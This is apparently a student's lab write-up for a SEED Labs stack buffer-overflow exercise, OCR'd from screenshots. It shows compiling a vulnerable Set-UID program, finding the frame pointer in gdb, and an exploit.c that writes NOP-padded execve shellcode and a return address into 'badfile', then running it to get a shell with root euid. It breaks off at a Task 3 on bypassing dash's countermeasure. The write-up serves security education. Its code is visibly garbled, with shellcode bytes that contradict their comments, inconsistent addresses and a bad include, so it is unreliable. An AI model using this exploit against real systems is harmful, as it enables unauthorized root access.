
```
[11/18/21]seed@Attacker:~/.../lab$ gcc -fno-stack-protector stack.c
[11/18/21]seed@Attacker:~/.../lab$ ls
call_shellcode call_shellcode.c exploit.c stack stack.c
[11/18/21]seed@Attacker:~/.../lab$
```

The desktop interface includes a taskbar at the bottom with icons for File Explorer, Google Chrome, and others. The system tray shows the date and time as 11/18/2021, 1:10 PM, and the weather as 1°C Cloudy.

To make the program a root-owned Set-UID program, we change the ownership of the program to root.




We change the permission to 4755 to enable the Set-UID bit.




## Task 2: Exploiting the Vulnerability

Now, to get to know the return address, we use gdb to find out the addresses.



```
[11/18/21]seed@Attacker:~/labs$ gdb --quiet stack
Reading symbols from stack... (no debugging symbols found)... done.
gdb-peda$
```



```
[11/19/21]seed@Attacker:~/labs$ sudo gdb --quiet stack
Reading symbols from stack... (no debugging symbols found)... done.
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
0x080484bb <bof>: push  ebp
0x080484bc <+1>:  mov   ebp,esp
0x080484b8 <+3>:  sub   esp,0x28
0x080484c1 <+6>:  sub   esp,0x8
0x080484c4 <+9>:  push  DWORD PTR [ebp+0x8]
0x080484c7 <+12>: lea    eax,[ebp+0x20]
0x080484ca <+15>: push  eax
0x080484cb <+16>: call   0x8048370 <strcpy@plt>
0x080484d4 <+21>: add    esp,0x10
0x080484d3 <+24>: mov    eax,0x1
0x080484d8 <+29>: leave 
0x080484d9 <+30>: ret
End of assembler dump.
gdb-peda$
```

We create a breakpoint at the location of creation of the base pointer.

```
[11/19/21]seed@Attacker:~/.../labs$ sudo gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
0x80484bb <+0>: push  ebp
0x80484bc <+1>:  mov   ebp,esp
0x80484be <+3>:  sub   esp,0x28
0x80484c1 <+6>:  sub   esp,0x8
0x80484c4 <+9>:  push  DWORD PTR [ebp+0x8]
0x80484c7 <+12>: lea    eax,[ebp-0x20]
0x80484ca <+15>: push  eax
0x80484cb <+16>: call  0x8048370 <strcpy@plt>
0x80484d4 <+21>: add   esp,0x10
0x80484d3 <+24>: mov   eax,0x1
0x80484d8 <+29>: leave 
0x80484d9 <+30>: ret

End of assembler dump.
gdb-peda$ b *0x80484c4
Breakpoint 1 at 0x80484c4
gdb-peda$
```

We run the rest of the program.

```
[11/19/21]seed@Attacker:$ cd Desktop/
[11/19/21]seed@Attacker:~/Desktop$ cd lab
[11/19/21]seed@Attacker:~/Desktop/lab$ clear
[11/19/21]seed@Attacker:~/Desktop/lab$ sudo gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
0x80484bb <+0>: push  ebp
0x80484bc <+1>:  mov   ebp,esp
0x80484be <+3>:  sub   esp,0x28
0x80484c1 <+6>:  sub   esp,0x8
0x80484c4 <+9>:  push  DWORD PTR [ebp+0x8]
0x80484c7 <+12>: lea    eax,[ebp-0x20]
0x80484ca <+15>: push  eax
0x80484cb <+16>: call  0x8048370 <strcpy@plt>
0x80484d4 <+21>: add   esp,0x10
0x80484d3 <+24>: mov   eax,0x1
0x80484d8 <+29>: leave 
0x80484d9 <+30>: ret

End of assembler dump.
gdb-peda$ b *0x80484c4
Breakpoint 1 at 0x80484c4
gdb-peda$ r
Starting program: /home/seed/Desktop/lab/stack

Program received signal SIGSEGV, Segmentation fault.
```

```

[SEEDlab [Running] - Oracle VM VirtualBox]
File Machine View Input Devices Help
Terminal
[-----registers-----]
EAX: 0xbffff437 --> 0xfffffe00b7
EBX: 0xb7fba000 --> 0x1b1db0
ECX: 0xb7fbabc --> 0x21000
EDX: 0x0
ESTI: 0x0
EDI: 0x205
EBP: 0xbffff418 --> 0xbffff648 --> 0x0
ESP: 0xbffff3f0 --> 0xb7fe9eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0xb7e668a6 (<_GI_IO_fread+38>: mov    eax,DWORD PTR [esi])
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0xb7e6689a < GI_IO_fread+26>: imul   edi,DWORD PTR [ebp+0x10]
0xb7e6689c < GI_IO_fread+30>: test   edi,edi
0xb7e668a0 < GI_IO_fread+32>: je    0xb7e66948 < GI_IO_fread+200>
=> 0xb7e668a8 < GI_IO_fread+38>: mov    eax,DWORD PTR [esi]
0xb7e668a4 < GI_IO_fread+40>: and    eax,0x8900
0xb7e668ad < GI_IO_fread+45>: jne    0xb7e668ea < GI_IO_fread+106>
0xb7e668af < GI_IO_fread+47>: mov    edx,DWORD PTR [esi+0x48]
0xb7e668b2 < GI_IO_fread+50>: mov    ecx,DWORD PTR gs:0x8
[-----stack-----]
0000| 0xbffff3f0 --> 0xb7fe9eb (<_dl_fixup+11>: add    esi,0x15915)
0004| 0xbffff3f4 --> 0x0
0008| 0xbffff3f8 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbffff3fc --> 0xb7fba000 --> 0x1b1db0
0016| 0xbffff400 --> 0xbffff648 --> 0x0
0020| 0xbffff404 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop    edx)
0024| 0xbffff408 --> 0xb7e668b0 (<_GI_IO_fread+11>: add    ebx,0x153775)
0028| 0xbffff40c --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
GI_IO_fread (buf=0xbffff437, size=0x1, count=0x205, fp=0x0) at iofread.c:37
37 iofread.c: No such file or directory.
gdb-peda$ 


```

We find out the address of the base pointer (\$ebp).

```

[SEEDlab [Running] - Oracle VM VirtualBox]
File Machine View Input Devices Help
Terminal
[-----registers-----]
EAX: 0xbffff437 --> 0xfffffe00b7
EBX: 0xb7fba000 --> 0x1b1db0
ECX: 0xb7fbabc --> 0x21000
EDX: 0x0
ESTI: 0x0
EDI: 0x205
EBP: 0xbffff418 --> 0xbffff648 --> 0x0
ESP: 0xbffff3f0 --> 0xb7fe9eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0xb7e668a6 (<_GI_IO_fread+38>: mov    eax,DWORD PTR [esi])
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0xb7e6689a < GI_IO_fread+26>: imul   edi,DWORD PTR [ebp+0x10]
0xb7e6689c < GI_IO_fread+30>: test   edi,edi
0xb7e668a0 < GI_IO_fread+32>: je    0xb7e66948 < GI_IO_fread+200>
=> 0xb7e668a8 < GI_IO_fread+38>: mov    eax,DWORD PTR [esi]
0xb7e668a4 < GI_IO_fread+40>: and    eax,0x8900
0xb7e668ad < GI_IO_fread+45>: jne    0xb7e668ea < GI_IO_fread+106>
0xb7e668af < GI_IO_fread+47>: mov    edx,DWORD PTR [esi+0x48]
0xb7e668b2 < GI_IO_fread+50>: mov    ecx,DWORD PTR gs:0x8
[-----stack-----]
0000| 0xbffff3f0 --> 0xb7fe9eb (<_dl_fixup+11>: add    esi,0x15915)
0004| 0xbffff3f4 --> 0x0
0008| 0xbffff3f8 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbffff3fc --> 0xb7fba000 --> 0x1b1db0
0016| 0xbffff400 --> 0xbffff648 --> 0x0
0020| 0xbffff404 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop    edx)
0024| 0xbffff408 --> 0xb7e668b0 (<_GI_IO_fread+11>: add    ebx,0x153775)
0028| 0xbffff40c --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
GI_IO_fread (buf=0xbffff437, size=0x1, count=0x205, fp=0x0) at iofread.c:37
37 iofread.c: No such file or directory.
gdb-peda$ r $ebp
ebp = 0xbffff418      0xbffff418
gdb-peda$ 

```



We change the exploit.c file as shown in the following screenshot.

```
SEEDlab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
exploit.c (~/Desktop/lab)-gedit
Open ▾ Save
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] =
"\x31\x40" /*Line 1: xorl %eax,%eax */
"\x31\xdb" /*Line 2: xorl %ebx,%ebx */
"\x31\xcd\x80" /*Line 3: movl $0xd, %al */
"\x31\x40" /*Line 4: int %al */
"\x31\x40" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x08" /*push %sh */
"\xb8\x31\x00" /*pushl $0x0000000000000000 */
"\xb9\xe3" /*movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\x11" /* movl %esp,%ecx */
"\x41" /* cdq */
"\xb0\x0b" /* movb $0xb,%al */
"\xcd\x80" /* int $0x80 */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;


    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *(buffer+36) = 0xb5;
    *(buffer+37) = 0xeb;
    *(buffer+38) = 0xff;
    *(buffer+39) = 0xbf;
    int final = sizeof(buffer) - sizeof(shellcode);
    for(i=0;i<final;i++)
    {
        buffer[final+i] = shellcode[i];
    }

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

## Compile the exploit.c file




The screenshot shows a Linux desktop environment with a dark theme. A terminal window titled "SEEDlab [Running] - Oracle VM VirtualBox" is open, displaying the command line. The terminal output shows the compilation of an exploit.c file using gcc:

```
[11/19/21]seed@Attacker:~/.../labs$ gcc -o exploit exploit.c
[11/19/21]seed@Attacker:~/.../labs$ ls
call_shellcode call_shellcode.c exploit exploit.c peda-session-stack.txt stack stack.c
[11/19/21]seed@Attacker:~/.../labs$
```

The desktop interface includes a vertical application menu on the left, a dock with various icons at the bottom, and a system tray with weather and date information.

## Execute the exploit.c file.




The screenshot shows the same Linux desktop environment as the previous one. A terminal window titled "SEEDlab [Running] - Oracle VM VirtualBox" is open, displaying the command line. The terminal output shows the execution of the compiled exploit.c file:


```
[11/19/21]seed@Attacker:~/.../labs$ ./exploit
[11/19/21]seed@Attacker:~/.../labs$
```

The desktop interface is identical to the first screenshot, featuring a vertical application menu, a dock with various icons, and a system tray with weather and date information.

Execute the stack.c file.



Observation: The shellcode runs correctly and we entered the shell successfully.



Observation: We check the UID. It is still the local UID, not root.

```
[11/19/21]seed@Attacker:~/.../labs$ ./exploit
[11/19/21]seed@Attacker:~/.../lab$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[11/19/21]seed@Attacker:~/.../labs$
```

### Task 3: Defeating dash's Countermeasure

Now, we change our exploit.c make changes in the shellcode so that the UID is root.

```

SEEDlab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
exploit.c (-/Desktop/lab)-gedit
Open ▾ R Save
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <csdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] = {
    /* Line 1: xorl %eax, %eax */
    "\x31\xC9", /*Line 1: xorl %eax, %eax */
    /* Line 2: xorl %ebx, %ebx */
